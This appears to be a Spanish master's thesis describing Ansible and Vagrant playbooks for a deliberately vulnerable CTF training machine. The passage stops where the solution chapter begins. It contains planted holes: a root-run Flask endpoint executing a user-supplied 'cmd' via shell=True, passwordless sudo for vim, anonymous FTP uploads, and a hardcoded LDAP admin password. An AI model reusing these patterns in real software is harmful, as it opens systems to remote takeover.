
CTF Hacking ético

Por
David Fernández Alejo



Dirigido por
Raimundo Alcázar Quesada
CTF Ethical Hacking

MADRID, 2024–2025

CTF Hacking ético

CTF Ethical hácking

Memoria que se presenta para el Trabajo de Fin de Grado

David Fernández Alejo

Dirigido por

Raimundo Alcázar Quesada

Madrid, 2025

Resumen

En este trabajo de fin de master se describen los pasos detallados para configurar un *CTF (Capture the FLAG)*. En primer lugar se describe como se configura la máquina virtual utilizando la herramienta *Vagrant*, para posteriormente con *Ansible* instalar y configurar distintos servicios, los cuales presentan reconocidas vulnerabilidades. Posteriormente se resuelve el *CTF*, ganando acceso a la máquina virtual y haciendo una escalada de privilegios.

Palabras clave

CTF, ansible, vagrant

Abstract

This master's thesis describes the detailed steps for configuring a *CTF*(*Capture the FLAG*). First, it describes how to configure the virtual machine using the *Vagrant* tool, and then how to use *Ansible* to install and configure various services that have known vulnerabilities. Subsequently, the *CTF* is resolved, gaining access to the virtual machine and escalating privileges.

Keywords

CTF, ansible, vagrant

Índice general

	Página
A. Contenido de la memoria	1
1. Introducción	1
1.1. Motivación	1
1.2. Objetivos	2
1.3. Organización de la memoria	2
2. Instalación y configuración de los principales servicios	4
2.1. Bind9	4
2.1.1. Descripción del servicio	4
2.1.2. Instalación del servicio	4
2.2. OpenLDAP	7
2.2.1. Descripción del servicio	7
2.2.2. Instalación del servicio	7
2.3. OpenSSH	13
2.3.1. Descripción del servicio	13
2.3.2. Instalación del servicio	14
2.4. Flask	15
2.4.1. Descripción del servicio	15
2.4.2. Instalación del servicio	15
2.5. FTP	19
2.5.1. Descripción del servicio	19
2.5.2. Instalación del servicio	19
3. Resolución del CTF	22
3.1. Fase de reconocimiento y análisis de vulnerabilidades	22
3.1.1. Reconocimiento de servicios y enumeración de puertos	23
3.1.2. Análisis automático de vulnerabilidades	24
3.2. Explotación de las distintas vulnerabilidades	28
3.3. Post-explotación y escalada de privilegios	36
4. Conclusiones	38
4.1. Puntos de mejora	38
5. Tecnología empleada	39
5.1. Herramientas utilizadas para desplegar la máquina	39

5.1.1.	Ansible	39
5.1.2.	Vagrant	41
5.2.	Otras herramientas	43
5.2.1.	Git	43
5.2.2.	Overleaf	43
5.2.3.	Visual Studio Code	44
5.2.4.	Nmap	44
5.2.5.	Virtual Box	44
5.2.6.	FFUZ	44
11.Bibliografía y enlaces de referencia		45
B. Anexos		48
I. Guía de instalación		48

Índice de figuras

2.1. Instalación y configuración de bind9	5
2.2. Configuración de las zonas DNS	6
2.3. Configuración del cliente dns	7
2.4. Instalación del servidor LDAP	8
2.5. Configuración del servidor LDAP	10
2.6. Instalación del cliente LDAP	12
2.7. Fichero de configuración sssd.conf	13
2.8. Instalación y configuración de openssh	14
2.9. Instalación y configuración de Flask	16
2.10. Script app.py	18
2.11. Servicio de validación	19
2.12. Instalación y configuración de FTP	20
3.1. <i>Vagrantfile</i> de la máquina atacante	23
3.2. <i>vagrant ssh</i>	23
3.3. Ejecución comando <i>nmap</i>	24
3.4. Descubrimiento de vulnerabilidades utilizando <i>nmap</i>	25
3.5. Ejecución de FFUF	26
3.6. Descargando el robots.txt del servidor	27
3.7. Acceso con el usuario <i>anonymous</i> en FTP	28
3.8. <i>Anonymous FLAG</i>	28
3.9. Contenido <i>anonymous FLAG</i>	29
3.10. Decodificación del texto en base64	29
3.11. Resolución dns	30
3.12. Resolución dns con transferencia de zona	30
3.13. Curl a la ip de la máquina víctima	31
3.14. Curl a <i>www.ctf.local</i>	31
3.15. Curl a <i>www.ctf.local/validate</i>	32
3.16. Curl a <i>www.ctf.local/validate</i> con el token	32
3.17. Curl a <i>www.ctf.local/ldquery</i> con el token	32
3.18. Curl a <i>www.ctf.local/ldquery</i> al dominio <i>ctf.local</i>	33
3.19. Curl a <i>www.ctf.local/ldquery</i> con el token al dominio <i>ns-server-1.ctf.local</i>	34
3.20. <i>FLAG del servicio LDAP</i>	34
3.21. Ssh con el user David	35
3.22. Utilizando John the Ripper para crackear la contraseña	35
3.23. Ssh a la máquina víctima con el usuario David	36
3.24. Listado de privilegios sudo del usuario David	37
3.25. Escalada de privilegios con vim	37

5.1.	Configuración de los directorios de ansible	40
5.2.	Hosts de ansible especificados en el <i>ansible.cfg</i>	40
5.3.	Interprete de ansible especificado en el <i>ansible.cfg</i>	40
5.4.	Roles de ansible especificados en <i>ansible.cfg</i>	41
5.5.	Estrategia de ansible descrita en <i>ansible.cfg</i>	41
5.6.	<i>Vagrantfile</i> máquina CTF	42
1.7.	Git clone del repo	48
1.8.	vagrant up	48
1.9.	vagrant ssh	48

Índice de tablas

1.1. Máquinas virtuales desplegadas	1
---	---

Parte A

Contenido de la memoria

Capítulo 1

Introducción

La formación práctica en ciberseguridad resulta fundamental para enfrentarse a los retos reales que plantea la protección de sistemas y redes. Entre las metodologías más eficaces para adquirir estas competencias destacan los entornos tipo Capture The Flag (CTF), que permiten poner en práctica técnicas de análisis, explotación y defensa frente a vulnerabilidades reales en entornos controlados.

Este Trabajo de Fin de Máster se basa en el diseño y construcción de una máquina vulnerable, concebida como un reto CTF. Dicha máquina ha sido configurada con una serie de fallos de seguridad deliberados, que posteriormente son identificados y explotados. El objetivo principal es reproducir un escenario realista que permita demostrar conocimientos técnicos en el ciclo completo: desde el descubrimiento de vulnerabilidades hasta su resolución.

A continuación se listan las máquinas desplegadas con *Vagrant* y *ansible* así como los servicios instalados.

Box de Vagrant	Servicios desplegados
Máquina atacante: kalilinux/rolling	-
Máquina CTF: ubuntu/jammy64	1.Bind9 2.OpenLDAP 3.OpenSSH 4.Flask 5.FTP

Tabla 1.1: Máquinas virtuales desplegadas

En este capítulo se explica la motivación, los objetivos y la organización de la memoria.

1.1. Motivación

Para profundizar en los conceptos estudiados durante el máster, se realizará el despliegue de los principales servicios que la mayoría de las empresas utilizan para gestionar su infraestructura. Estos servicios se instalarán con una serie de vulnerabilidades intencionadas,

de modo que la máquina resultante pueda ser utilizada por otros usuarios para identificar y mitigar dichas vulnerabilidades.

Para automatizar el despliegue de los servicios se utilizará ansible [1], una herramienta de automatización, configuración, gestión de sistemas y orquestación de software. Esta herramienta se usa en entornos de administración de sistemas y DevOps debido a su simplicidad. Uno de los rasgos distintivos de Ansible es su capacidad para funcionar sin agentes adicionales instalados en los nodos gestionados. Esto significa que Ansible se comunica con los servidores a través de protocolos estándar, como SSH en sistemas Unix o WinRM en Windows, sin requerir software especial en cada máquina. [2]

1.2. Objetivos

Este Trabajo Fin de Máster se centra en el diseño y creación de una máquina tipo *Capture The Flag (CTF)*, un formato muy utilizado hoy en día para poner a prueba habilidades prácticas en ciberseguridad. La idea general es montar un servidor que actúe como entorno realista de pruebas, simulando una pequeña infraestructura con algunos de los servicios que normalmente se encuentran en redes corporativas: DNS, LDAP, SSH, un firewall y un servidor web.

En este servidor se instalarán y configurarán dichos servicios los cuales serán instalados con ciertas vulnerabilidades con el objetivo de que puedan ser identificadas y explotadas durante una fase posterior del trabajo. Cada uno de estos servicios ocultará una *FLAG* o pista para realizar la resolución del *CTF*, que servirá como prueba de que la vulnerabilidad ha sido descubierta y aprovechada con éxito para continuar con la resolución del *CTF*.

El desarrollo del proyecto se plantea en dos partes: por un lado, se explicará el proceso de despliegue de todos estos servicios, lo que permitirá dejar documentada una forma sencilla y repetible de configurar el entorno; por otro lado, se dedicará una sección a la resolución práctica del entorno, detallando paso a paso cómo se lleva a cabo el análisis y la explotación de cada servicio, desde los primeros reconocimientos hasta la obtención de acceso y la localización de las *FLAG*.

Este enfoque permitirá explorar de forma técnica las principales debilidades que pueden presentar servicios básicos de cualquier sistema y, al mismo tiempo, aplicar de forma práctica los conocimientos adquiridos durante el máster. La intención es que el resultado no solo sea útil como experiencia formativa, sino también como recurso reutilizable para otras personas que quieran practicar o aprender sobre seguridad informática en un entorno realista y controlado.

Como máquina base para desarrollar el *CTF* se utilizará la imagen de Ubuntu 22.04 LTS (Jammy Jellyfish) [3].

1.3. Organización de la memoria

A continuación se describe de manera breve la estructura de la memoria:

- **Capítulo 1:** en este capítulo se describe la motivación del trabajo 1.1, los objetivos 1.2 y la organización de la memoria 1.3.

- **Capítulo 2:** en este capítulo 2 se realiza una breve descripción de cada servicio desplegado para posteriormente explicar la instalación y posterior configuración realizada para cada servicio.
- **Capítulo 3:** en este capítulo 3 se realizará la resolución del CTF.
- **Capítulo 4:** en este capítulo 4 se describen las conclusiones del TMF así como las posibles mejoras de este trabajo.
- **Capítulo 5:** en este capítulo 5 se describe la tecnología utilizada para implementar el proyecto.
- **Anexo I:** en el primer anexo se documenta la guía de instalación del *CTF*.

Capítulo 2

Instalación y configuración de los principales servicios

En este capítulo se describe la instalación de los principales servicios.

2.1. Bind9

2.1.1. Descripción del servicio

El Sistema de Nombres de Dominio (DNS) de Internet consta de la sintaxis para especificar los nombres de las entidades en Internet de forma jerárquica, las reglas utilizadas para delegar la autoridad sobre los nombres y la implementación del sistema que realmente asigna los nombres a las direcciones de Internet. Los datos del DNS se mantienen en un grupo de bases de datos jerárquicas distribuidas. BIND 9 [4] es una implementación completa del protocolo DNS que se puede configurar (mediante su archivo `named.conf`) como servidor de nombres autoritativo, resolutor y en los hosts compatibles, como resolutor stub. Mientras que los grandes operadores suelen dedicar los servidores DNS a una única función por sistema, los operadores más pequeños descubrirán que las flexibles funciones de configuración de BIND 9 admiten múltiples funciones mencionadas anteriormente.

2.1.2. Instalación del servicio

Para realizar la instalación del servicio se utilizará `ansible`.

En la siguiente figura 2.1 se listan los pasos realizados para la configuración e instalación de Bind9 en el servidor `dns`.

```
### Install bind9
- name: Install bind9
  apt:
    name: bind9, bind9utils, bind9-doc, firewalld
    state: latest

##bind9 configuration

- name: Configure bind9
  template:
    src: named.conf.j2
    dest: /etc/bind/named.conf

#### Zones configuration

- name: Asure directories exists
  file:
    path: "{{ item }}"
    state: directory
    owner: bind
    group: bind
    mode: 0750
  loop:
    - "/etc/bind/zones"
    - "/var/log/named/"
    #- "/var/lib/named/zones"

- name: Asure directories exists
  file:
    path: /var/log/named/bind.log
    state: touch
    owner: bind
    group: bind
    mode: 0750

- name: Create named.conf.local.j2
  template:
    src: named.conf.local.j2
    dest: /etc/bind/named.conf.local
```

Figura 2.1: Instalación y configuración de bind9

A continuación se explican algunas de las tareas de ansible:

- a). **Install bind9**: se instalan distintos paquetes, entre ellos en bind9 y bind9utils, el cual contiene herramientas y utilidades para administrar y consultar servidores DNS.
- b). **Configure bind9**: se configura el fichero *named.conf* donde se indica al servicio named (el daemon de BIND) cómo comportarse. Contiene directivas de configuración, definiciones de zonas y opciones globales.

- c). **Create `named.conf.local.j2`**: se configura el fichero *named.conf.local* usado para definir las zonas DNS específicas que el servidor va a manejar para un entorno local.

En la siguiente figura 2.2 se configura el archivo de zonas, tanto las zonas directas como las inversas, además se configura el firewall para aceptar peticiones dns en dicha máquina. La zona directa se utiliza para convertir nombres de dominio en direcciones IP, en cambio la zona inversa, permite hacer la operación contraria: convertir una dirección IP en un nombre de dominio.

```
- name: Define direct zones
| template:
|   src: db.zone.j2
|   dest: /etc/bind/zones/{{ item.name }}
|   loop: "{{ dns_zones }}"

- name: Define reverse zones
| template:
|   src: db.reverse.j2
|   dest: "/etc/bind/zones/{{ item.reverse }}.in-addr.arpa"
|   loop: "{{ dns_zones }}"

- name: Open DNS port
| firewallld:
|   service: dns
|   permanent: true
|   state: enabled

- name: Reload firewall-cmd
| command: "firewall-cmd --reload"

- name: Wait for firewall reload
| wait_for:
|   timeout: 60

- name: Start bind9
| service:
|   name: bind9
|   state: restarted
```

Figura 2.2: Configuración de las zonas DNS

Posteriormente se configurará el cliente de dns como se ilustra en la imagen 2.3. Para ello se configura el fichero *resolv.conf* con el nombre de la zona que se quiere resolver, así como la ip del servidor dns.

```
- name: Copy /etc/resolv.conf
  copy:
    src: /etc/resolv.conf
    dest: /etc/resolv.conf_bck

- name: Create /etc/resolv.conf
  template:
    src: resolv.conf.j2
    dest: /etc/resolv.conf
```

Figura 2.3: Configuración del cliente dns

2.2. OpenLDAP

2.2.1. Descripción del servicio

El protocolo ligero de acceso a directorios (LDAP) [5] permite que los usuarios encuentren información sobre las empresas y las personas, entre otros datos. Tiene dos objetivos principales: almacenar estos datos en su directorio y autorizar a los usuarios para que puedan acceder a él. También ofrece el lenguaje de comunicación que las aplicaciones necesitan para enviar información a los servicios de directorio y recibirla de estos.

El uso más común que se le da al LDAP es la disposición de una ubicación central desde donde se pueda acceder a los servicios de directorio y gestionarlos. El protocolo permite almacenar, gestionar y proteger la información sobre las empresas, los usuarios y los recursos así como los nombres de usuario y las contraseñas. Esto simplifica el acceso al almacenamiento, ya que la información se organiza en una estructura jerárquica, lo cual puede ser fundamental para las empresas que crecen y adquieren cada vez más recursos y datos de los usuarios.

El LDAP también funciona como una solución de gestión de identidades y accesos (IAM) que se centra en la autenticación de los usuarios y es compatible con Kerberos y single sign-on (SSO), Simple Authentication Security Layer (SASL) y Secure Sockets Layer (SSL).

2.2.2. Instalación del servicio

En la siguiente figura 2.4 se listan los pasos realizados para la configuración e instalación de LDAP en el servidor.

```
- name: Preseed slapd to skip initial config
  debconf:
    name: slapd
    question: slapd/no_configuration
    value: "true"
    vtype: boolean

- name: Prevent slapd from auto-starting during install (sentinel file)
  file:
    path: /etc/ldap/noslapd
    state: touch

- name: Install OpenLDAP server packages (slapd and utils)
  apt:
    name:
      - slapd
      - ldap-utils
    state: present
  environment:
    DEBIAN_FRONTEND: noninteractive
  register: slapd_install
  ignore_errors: yes

- name: Remove sentinel file to re-enable slapd start
  file:
    path: /etc/ldap/noslapd
    state: absent

- name: Remove dynamic config directory if present
  file:
    path: /etc/ldap/slapd.d
    state: absent

- name: Deploy static slapd.conf
  copy:
    src: slapd.conf
    dest: /etc/ldap/slapd.conf
    owner: root
    group: openldap
    mode: '0640'
```

Figura 2.4: Instalación del servidor LDAP

A continuación se indican los pasos realizados:

- Pressed slapd to skip initial config:** se configura una respuesta automática para que no se lleve a cabo una instalación interactiva por defecto.
- Prevent slapd from auto-starting during install (sentinel file):** esta tarea se realiza para que slapd no se inicia automáticamente mientras se está instalando.
- Deploy static slapd.conf:** en dicho fichero se especifica la configuración de LDAP, donde se indican los esquemas que se utilizarán para el despliegue del servicio, además se especifica la base del árbol LDAP así como el usuario y contraseña

del usuario administrador. Se indican otras políticas de lectura de atributos, para impedir que usuarios sin permisos puedan realizar algunas consultas al árbol LDAP.

En la siguiente figura 2.5 se listan los pasos realizados para la última parte de la configuración del servicio.

```
- name: Copy base.ldif
  copy:
    src: base.ldif
    dest: /tmp/base.ldif
    owner: root
    group: root
    mode: '0644'

- name: Stop and enable OpenLDAP service
  service:
    name: slapd
    state: stopped
    enabled: yes

- name: Wait for slapd stop
  wait_for:
    timeout: 30

- name: Load base.ldif
  command: "sudo slapadd -v -c -l /tmp/base.ldif -n 1 -f /etc/ldap/slapd.conf"

- name: Change /var/lib/ldap permissions
  file:
    path: /var/lib/ldap
    state: directory
    recurse: yes
    owner: openldap
    group: openldap
    mode: '0750'

- name: Open slapd port
  firewallld:
    port: 389/tcp
    permanent: yes
    state: enabled
    immediate: yes

- name: Open LDAPS port (636/tcp)
  firewallld:
    port: 636/tcp
    permanent: yes
    state: enabled
    immediate: yes

- name: Reload firewall-cmd
  command: "firewall-cmd --reload"

- name: Start and enable OpenLDAP service
  service:
    name: slapd
    state: restarted
    enabled: yes

- name: Verify dc=ctf,dc=local
  command: ldapsearch -x -H ldap://ns-server-1 -D "cn=admin,dc=ctf,dc=local" -w admin -b "dc=ctf,dc=local"
  register: ldapcheck
  failed_when: "'dn: dc=ctf,dc=local' not in ldapcheck.stdout"
  changed_when: false

- name: Check the result
  debug:
    var: ldapcheck.stdout
```

Figura 2.5: Configuración del servidor LDAP

A continuación se explican las distintas tareas de ansible:

- a). **Copy base.ldif**: dicho fichero contiene la estructura del árbol de LDAP, en el se especifican las distintas ramas (users y groups) donde se especifican las características de los distintos grupos e usuarios.
- b). **Load base.ldif**: se actualiza la configuración de la estructura de LDAP con el contenido del fichero *base.ldif*.
- c). **Open sldap port**: se configura el firewall para aceptar peticiones contra el puerto de LDAP.
- d). **Verify dc=ctf,dc=local**: se verifica que la configuración previamente cargada sea correcta.

Posteriormente se configurará el cliente de LDAP como se ilustra en la imagen 2.6.

```
- name: Configure slapd client
  copy:
    src: ldap.conf
    dest: /etc/ldap/ldap.conf

- name: Set sssd with LDAP
  apt:
    name:
      - sssd-ldap
    state: latest

- name: Stop sssd service
  service:
    name: sssd
    state: stopped

- name: Deploy sssd.conf
  copy:
    src: sssd.conf
    dest: /etc/sss/sss.conf
    owner: root
    group: root
    mode: '0600'

- name: Start and enable sssd service
  service:
    name: sssd
    state: restarted
    enabled: yes

- name: Execute pam-auth-update to login with ldap users
  command: "pam-auth-update --enable mkhomedir"
```

Figura 2.6: Instalación del cliente LDAP

A continuación se explican algunas de las tareas de ansible:

- a). **Configure slapd client:** se configura el fichero *ldap.conf*, donde se especifica la base del árbol de LDAP así como la URI, especificando el nombre del servidor LDAP.

- b). **Deploy sssd.conf**: dicho fichero se usa para configurar la autenticación del sistema e integrarlo con LDAP mediante el servicio sssd. En el fichero *sss.conf* 2.7 se especifican las distintas ramas del árbol LDAP así como distintos atributos para que el usuario se pueda loguear en el sistema con un usuario de LDAP.
- c). **Execute pam-auth-update to login with ldap users**: esta tarea actualiza la configuración de PAM (Pluggable Authentication Modules), que es el sistema que gestiona la autenticación en Linux. Con la opción *-enable mkhomedir*, se habilita un módulo que crea automáticamente el directorio personal del usuario la primera vez que inicia sesión, algo que es necesario si estás usando usuarios LDAP que no tienen una carpeta local por defecto.

```
1  [sssd]
2  config_file_version = 2
3  domains = LDAP
4  debug_level = 9
5  services = nss, pam
6
7  [nss]
8  filter_users = root, ldap
9  filter_groups = root
10 default_shell = /bin/bash
11
12
13 [domain/LDAP]
14 id_provider = ldap
15 auth_provider = ldap
16 chpass_provider = ldap
17
18 ldap_uri = ldap://ns-server-1
19 cache_credentials = true
20 ldap_schema = rfc2307bis
21 ldap_search_base = dc=ctf,dc=local
22 ldap_user_search_base = ou=users,dc=ctf,dc=local
23 ldap_group_search_base = ou=groups,dc=ctf,dc=local
24 ldap_default_bind_dn = cn=admin,dc=ctf,dc=local
25 ldap_default_authtok = admin
26 ldap_default_authtok_type = password
27 ldap_user_object_class = posixAccount
28
29 ldap_auth_disable_tls_never_use_in_production = true
30 ldap_tls_reqcert = allow
31 ldap_auth_method = bind
32
33 enumerate = True
```

Figura 2.7: Fichero de configuración sssd.conf

2.3. OpenSSH

2.3.1. Descripción del servicio

OpenSSH [6] es una potente colección de herramientas para controlar remotamente ordenadores en red y transferir datos entre ellos.

OpenSSH es una versión de libre acceso de la familia de herramientas del protocolo Secure Shell (SSH). Las herramientas tradicionales, como telnet o rcp, son inseguras y transmiten la contraseña del usuario en texto claro cuando se utilizan. OpenSSH ofrece un demonio servidor y herramientas cliente que facilitan las operaciones seguras y cifradas de control remoto y transferencia de archivos, sustituyendo así a las herramientas tradicionales.

El componente servidor de OpenSSH, *sshd*, está continuamente a la escucha de conexiones cliente procedentes de cualquiera de las herramientas cliente. Cuando se produce una solicitud de conexión, *sshd* establece la conexión correcta en función del tipo de herramienta cliente que se conecte. Por ejemplo, si el equipo remoto se conecta con la aplicación cliente SSH, el servidor OpenSSH establece una sesión de control remoto tras la autenticación. Si un usuario remoto se conecta a un servidor OpenSSH con *scp*, el demonio del servidor OpenSSH inicia una copia segura de archivos entre el servidor y el cliente después de la autenticación. OpenSSH puede utilizar muchos métodos de autenticación, incluyendo contraseña simple, clave pública y tickets Kerberos.

2.3.2. Instalación del servicio

Para realizar la instalación del servicio se utilizará ansible.

En la siguiente figura 2.8 se listan los pasos realizados para la configuración e instalación de openssh.

```
- name: Install openssh-server
  apt:
    name: openssh-server
    state: latest

- name: Edit sshd configuration
  lineinfile:
    path: /etc/ssh/sshd_config
    create: yes
    state: present
    regexp: "^#PasswordAuthentication yes\\s+"
    line: "PasswordAuthentication yes"

- name: Edit sshd 60-cloudimg-settings.conf
  lineinfile:
    path: /etc/ssh/sshd_config.d/60-cloudimg-settings.conf
    create: yes
    state: present
    regexp: "^PasswordAuthentication no\\s+"
    line: "PasswordAuthentication yes"

- name: Edit sudoers configuration
  lineinfile:
    path: /etc/sudoers
    line: "david ALL=(ALL) NOPASSWD: /usr/bin/vim"
    insertafter: EOF
```

Figura 2.8: Instalación y configuración de openssh

A continuación se explican algunas de las tareas de ansible:

- a). **Edit sshd configuration:** en dicha tarea se modifica el fichero *sshd_config* para que se pueda hacer un ssh con un usuario indicando su contraseña.
- b). **Edit sudoers configuration:** se configura el servicio para que el usuario david tenga permisos de sudoers para poder ejecutar comandos de vim.

2.4. Flask

2.4.1. Descripción del servicio

Flask [7] es un framework ligero y de código abierto para el desarrollo de aplicaciones web utilizando el lenguaje de programación Python. Fue diseñado para ser simple, flexible y fácil de extender, permitiendo al desarrollador tener mayor control sobre los componentes que desea utilizar. A diferencia de otros frameworks más complejos, Flask no impone una estructura rígida ni depende de herramientas específicas, lo que lo hace ideal para proyectos pequeños, medianos o prototipos rápidos. Flask se utiliza principalmente para el desarrollo de aplicaciones web con Python, permitiendo crear sitios dinámicos, servicios backend y APIs RESTful que pueden ser consumidas por otras aplicaciones, como frontends modernos o clientes móviles. Gracias a su diseño flexible, es especialmente útil en proyectos donde se requiere rapidez en el desarrollo, como prototipos o sistemas pequeños y medianos, aunque también puede escalar mediante el uso de extensiones y buenas prácticas de diseño.

Entre sus características principales se encuentra el uso del motor de plantillas Jinja2, que facilita la generación dinámica de contenido HTML. Flask incluye un servidor de desarrollo integrado y herramientas de depuración que simplifican el proceso de prueba y corrección de errores. También ofrece soporte para rutas personalizadas y manejo de métodos HTTP, lo que permite construir fácilmente interfaces web estructuradas. Aunque no impone el uso de una base de datos o sistema de autenticación específico, permite su integración mediante extensiones, proporcionando así un entorno modular adaptable a las necesidades del desarrollador.

2.4.2. Instalación del servicio

Para realizar la instalación del servicio se utilizará ansible.

En la siguiente figura 2.9 se listan los pasos realizados para la instalación de Flask.

```
- name: Ensure Python 3 and pip are installed
  apt:
    name:
      - python3
      - python3-pip
    state: latest

- name: Install Flask
  pip:
    name: flask
    executable: pip3

- name: Create app directory
  file:
    path: "{{ validator_path }}"
    state: directory
    owner: root
    group: root
    mode: '0755'

- name: Copy app.py to target
  copy:
    src: files/app.py
    dest: "{{ validator_path }}/app.py"
    mode: '0644'

- name: Install systemd service
  template:
    src: templates/validator.service.j2
    dest: /etc/systemd/system/validator.service
    mode: '0644'

- name: Open 80 port
  firewalld:
    port: 80/tcp
    permanent: yes
    state: enabled
    immediate: yes
```

Figura 2.9: Instalación y configuración de Flask

A continuación se explican algunas de las tareas de ansible:

- a). **Copy app.py to target:** copia el archivo *app.py* al directorio */opt/validator* definido previamente en el *main.yml* , fichero que se usa para definir variables de ansible para posteriormente ser usadas dentro de las distintas tareas. El archivo *app.py* contiene lo indicado en la figura 2.10.

El script se encarga de crear las distintas rutas de la web, de tal manera que el usuario en primer lugar tendrá que acceder a */validate* para validar el token previamente obtenido, para posteriormente despues de haber obtenido el subdominio, haga otra petición a */ldaquery* para obtener la siguiente FLAG.

- b). **Install systemd service:** como se puede ver en la figura 2.11, se crea un servicio en el sistema encargado de levantar la aplicación con el script indicado previamente.
- c). **Open 80 port:** se abre el puerto 80 del firewall para aceptar peticiones de los clientes.
- d). **Enable and start validator service:** se inicia el servicio web de validación de tokens.

```
1 from flask import Flask, request, jsonify, abort, make_response
2 import subprocess
3
4 app = Flask(__name__)
5
6 VALID_TOKEN = "YWRtaW4="
7
8 # Nombre de dominio esperado
9 ALLOWED_HOST = "www.ctf.local"
10
11 authorized_tokens = set()
12
13 @app.before_request
14 def enforce_hostname():
15     host = request.host.split(':')[0]
16     if host != ALLOWED_HOST:
17         abort(403)
18
19
20 @app.errorhandler(403)
21 def forbidden(e):
22     return make_response(
23         "Forbidden — Did you forget to set the correct Host header?", 403
24     )
25
26 @app.route('/robots.txt')
27 def robots():
28     return "Disallow: /\n# Host: www.ctf.local\n"
29
30 @app.route('/')
31 def index():
32     return "CTF Token Validator Service, access /validate"
33
34 @app.route('/validate', methods=['GET'])
35 def validate():
36     token = request.args.get('token')
37     if token == VALID_TOKEN:
38         authorized_tokens.add(token)
39         return jsonify({
40             "user": "cn=admin,dc=ctf,dc=local",
41             "ldap_base": "dc=ctf,dc=local",
42             "next_hint": "Now access /ldapquery?token=...&cmd=...",
43             "status": "Token accepted"
44         })
45     else:
46         return jsonify({"error": "Invalid token"}), 403
47
48 @app.route('/ldapquery', methods=['GET'])
49 def ldapquery():
50     token = request.args.get('token')
51     cmd = request.args.get('cmd')
52
53     if token not in authorized_tokens:
54         return jsonify({"error": "Unauthorized: invalid or missing token"}), 403
55
56     if not cmd:
57         return jsonify({"error": "Missing command parameter"}), 400
58
59     try:
60         output = subprocess.check_output(cmd, shell=True, stderr=subprocess.STDOUT, timeout=5)
61         return "<pre>" + output.decode() + "</pre>"
62     except subprocess.CalledProcessError as e:
63         return f"<pre>Command failed:\n{e.output.decode()}</pre>", 500
64     except Exception as e:
65         return f"<pre>Execution error: {str(e)}</pre>", 500
66
67 if __name__ == '__main__':
68     app.run(host='0.0.0.0', port=80)
```

Figura 2.10: Script app.py

```
1 [Unit]
2 Description=CTF Token Validator Service
3 After=network.target
4
5 [Service]
6 ExecStart=/usr/bin/python3 /opt/validator/app.py
7 WorkingDirectory=/opt/validator
8 Restart=always
9 User=root
10
11 [Install]
12 WantedBy=multi-user.target
```

Figura 2.11: Servicio de validación

2.5. FTP

2.5.1. Descripción del servicio

El Protocolo de Transferencia de Archivos (FTP) [8] es un protocolo TCP para descargar archivos entre ordenadores. En el pasado también se ha utilizado para cargar archivos pero, dado que ese método no utiliza cifrado, las credenciales de los usuarios y los datos transferidos se transmiten sin cifrar y pueden ser fácilmente interceptados.

El FTP funciona según un modelo cliente/servidor. El componente servidor se denomina demonio FTP. Escucha continuamente las solicitudes FTP de los clientes remotos. Cuando recibe una solicitud, gestiona el inicio de sesión y establece la conexión. Durante la sesión ejecuta cualquiera de los comandos enviados por el cliente FTP.

El acceso a un servidor FTP se puede gestionar de dos maneras:

- Anónimo
- Autenticado

En el modo Anónimo los clientes remotos pueden acceder al servidor FTP utilizando la cuenta de usuario predeterminada denominada «anónimo» o «ftp» y enviando una dirección de correo electrónico como contraseña. En el modo Autenticado el usuario debe tener una cuenta y una contraseña. La opción denominada «anónima» es muy insegura y no debe utilizarse salvo en circunstancias especiales. Si desea transferir archivos de forma segura, consulte SFTP en la sección sobre OpenSSH-Server. El acceso de los usuarios a los directorios y archivos del servidor FTP depende de los permisos definidos para la cuenta utilizada al iniciar sesión. Como regla general, el demonio FTP ocultará el directorio raíz del servidor FTP y lo cambiará al directorio de inicio FTP. Esto oculta el resto del sistema de archivos a las sesiones remotas.

2.5.2. Instalación del servicio

Para realizar la instalación del servicio se utilizará ansible.

En la siguiente figura 2.12 se listan los pasos realizados para la instalación de FTP.

```
- name: Install ftp
  apt:
    name: vsftpd
    state: latest

- name: Add Anonymous FTP configuration
  blockinfile:
    path: /etc/vsftpd.conf
    block: |
      write_enable=YES
      anon_upload_enable=YES
      anon_root=/srv/ftp

- name: Edit vsftp configuration
  lineinfile:
    path: /etc/vsftpd.conf
    create: yes
    state: present
    regexp: "^anonymous_enable=NO\\s+"
    line: "anonymous_enable=YES"

- name: Open vsftpd port
  firewallld:
    service: ftp
    permanent: true
    state: enabled

- name: Reload firewall-cmd
  command: "firewall-cmd --reload"

- name: Start ftp
  service:
    name: vsftpd
    state: restarted

- name: Set ftp flag
  copy:
    src: anonymous_flag.txt
    dest: /srv/ftp/anonymous_flag.txt
    mode: '0644'
```

Figura 2.12: Instalación y configuración de FTP

A continuación se explican algunas de las tareas de ansible:

- a). **Add Anonymous FTP configuration:** se añade el acceso anónimo del usuario *anonymous*.
- b). **Open vsftpd port:** se actualiza el firewall para añadir el puerto del FTP.
- c). **Set ftp flag:** se añade la *FLAG* del servicio ftp para poder continuar con la resolución de la máquina.

Capítulo 3

Resolución del CTF

En este capítulo se expondrá la resolución del CTF, siguiendo una metodología estructurada en diferentes fases que permiten abordar de forma progresiva la obtención de acceso al sistema objetivo.

Para realizar la resolución de la máquina se llevarán a cabo tres fases:

- a). **Fase de reconocimiento y análisis de vulnerabilidades 3.1:** se realizará un escaneo de red y puertos, así como la enumeración de servicios o sistema operativo. Para ello se usaran distintas herramientas como nmap, whois o dig con el fin de realizar un mapa detallado de la información de la máquina víctima. Además se identificarán las distintas vulnerabilidades detectadas tanto en los servicios como en las distintas aplicaciones desplegadas.
- b). **Explotación de las distintas vulnerabilidades 3.2:** una vez se identifican las vulnerabilidades en el paso anterior se intenta explotarlas con el fin de obtener acceso al sistema.
- c). **Post-explotación y escalada de privilegios 3.3:** en esta fase se examina el entorno interno del sistema comprometido con el objetivo de identificar configuraciones inseguras, acceder a información sensible y, en caso de ser viable, elevar los privilegios obteniendo acceso como usuario administrador (root) u otros usuarios con mayores permisos. La post-explotación permite determinar el impacto real de una intrusión, así como el grado de control que un atacante podría ejercer sobre el sistema tras haberlo vulnerado inicialmente.

3.1. Fase de reconocimiento y análisis de vulnerabilidades

En este CTF, la fase de reconocimiento se llevará a cabo únicamente mediante técnicas activas. El reconocimiento pasivo, orientado a recopilar información sin interactuar directamente con el sistema, no resulta aplicable en este contexto, ya que el objetivo no pertenece a una infraestructura real ni a una organización pública, por tanto, se opta exclusivamente por el reconocimiento activo, que permite obtener datos relevantes mediante interacción directa con la máquina objetivo.

3.1.1. Reconocimiento de servicios y enumeración de puertos

